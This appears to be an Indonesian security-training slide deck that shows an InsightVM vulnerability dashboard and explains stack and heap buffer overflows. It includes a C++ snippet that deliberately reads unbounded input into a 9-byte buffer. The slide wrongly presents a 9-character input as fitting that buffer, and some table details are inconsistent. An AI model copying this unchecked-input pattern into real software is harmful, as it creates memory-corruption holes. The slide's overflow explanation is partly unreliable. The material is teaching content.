
LIST VULNERABILITY

The screenshot shows a web-based interface for managing vulnerabilities. At the top, there are three buttons: 'EXCLUDE', 'RECALL', and 'RESUME'. Below this is a table with the following columns: Title, CVSS, CVSSv3, Risk, Published On, Modified On, Severity, Instances, First Found, Solution, Investigation, and Exceptions. The table lists 10 entries from a total of 709 findings. The first entry is 'ISC BIND: Buffer overflow in inet_ntop()' (CVE-2009-0122). The last entry is 'Apache Log4j Chokepoint Version'. The bottom of the table shows pagination: 'Showing 1 to 10 of 709' and 'Export to CSV'. To the right of the table, there are buttons for 'Rows per page' (set to 10), 'First', 'Previous', 'Next', 'Last', and 'of 71'. A red box highlights the word 'vulnerability' in the search bar, and another red box highlights the 'Showing 1 to 10 of 709' text.


Title	CVSS	CVSSv3	Risk	Published On	Modified On	Severity	Instances	First Found	Solution	Investigation	Exceptions
ISC BIND: Buffer overflow in inet_ntop()	10	9.0	High	Tue Jan 15 2008	Fri Mar 24 2023	Critical	2	5 minutes ago		Investigate	
Samba ADL Parsing Heap Overflow Vulnerability	10	9.0	High	Mon May 14 2007	Fri May 17 2016	Critical	2	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4602	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4603	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4605	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4606	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4607	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-4599	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2015-5589	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
PHP Vulnerability CVE-2016-2554	10	9.0	High	Mon May 16 2016	Wed Jul 21 2021	Critical	1	5 minutes ago		Investigate	
Apache Log4j Chokepoint Version	10	10	High	Wed Aug 06 2014	Wed Mar 02 2022	Critical	1	5 minutes ago		Investigate	

Terdapat 709
Vulnerability dari
sistem target

INSIGHTVM CLOUD DASHBOARD



VIDEO INSIGHTVM



<https://youtu.be/ACTK4qf4K84?si=onY2hCwOCFAzVgX->




BUFFER OVERFLOW

Linuxhackingid

ZSecurity

BUFFER OVERFLOW

buffer overflow terjadi ketika suatu program menulis data ke buffer di luar memori yang dialokasikan, menimpa lokasi memori yang berdekatan.



JENIS BUFFER OVERFLOW

- **Stack-based buffer overflows** lebih umum terjadi, dan memanfaatkan memori tumpukan yang hanya ada selama waktu eksekusi fungsi.
- **Heap-based attacks** lebih sulit untuk dilakukan dan melibatkan pembanjiran ruang memori yang dialokasikan untuk sebuah program di luar memori yang digunakan untuk operasi runtime saat ini.

CONTOH STACK-BUFFER OVERFLOW


Note: hanya menerima 9 karakter sebagai buffer

```
1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     const int BUFFER_SIZE = 9; // Ukuran buffer termasuk karakter null-terminator
7     char buffer[BUFFER_SIZE];
8
9     cout << "Input data: ";
10    cin >> buffer;
11
12    return 0;
13 }
```

<https://pastebin.com/SSZECSSv>

CONTOH STACK-BUFFER OVERFLOW


- Contoh input tanpa melewati buffer



```
Input data: 123456789
...Program finished with exit code 0
Press ENTER to exit console.[]
```

- Contoh input melewati buffer

menandakan melibih buffer yang diberikan, terletak di angka 0 karena buffer hanya diterima 9 karakter saja

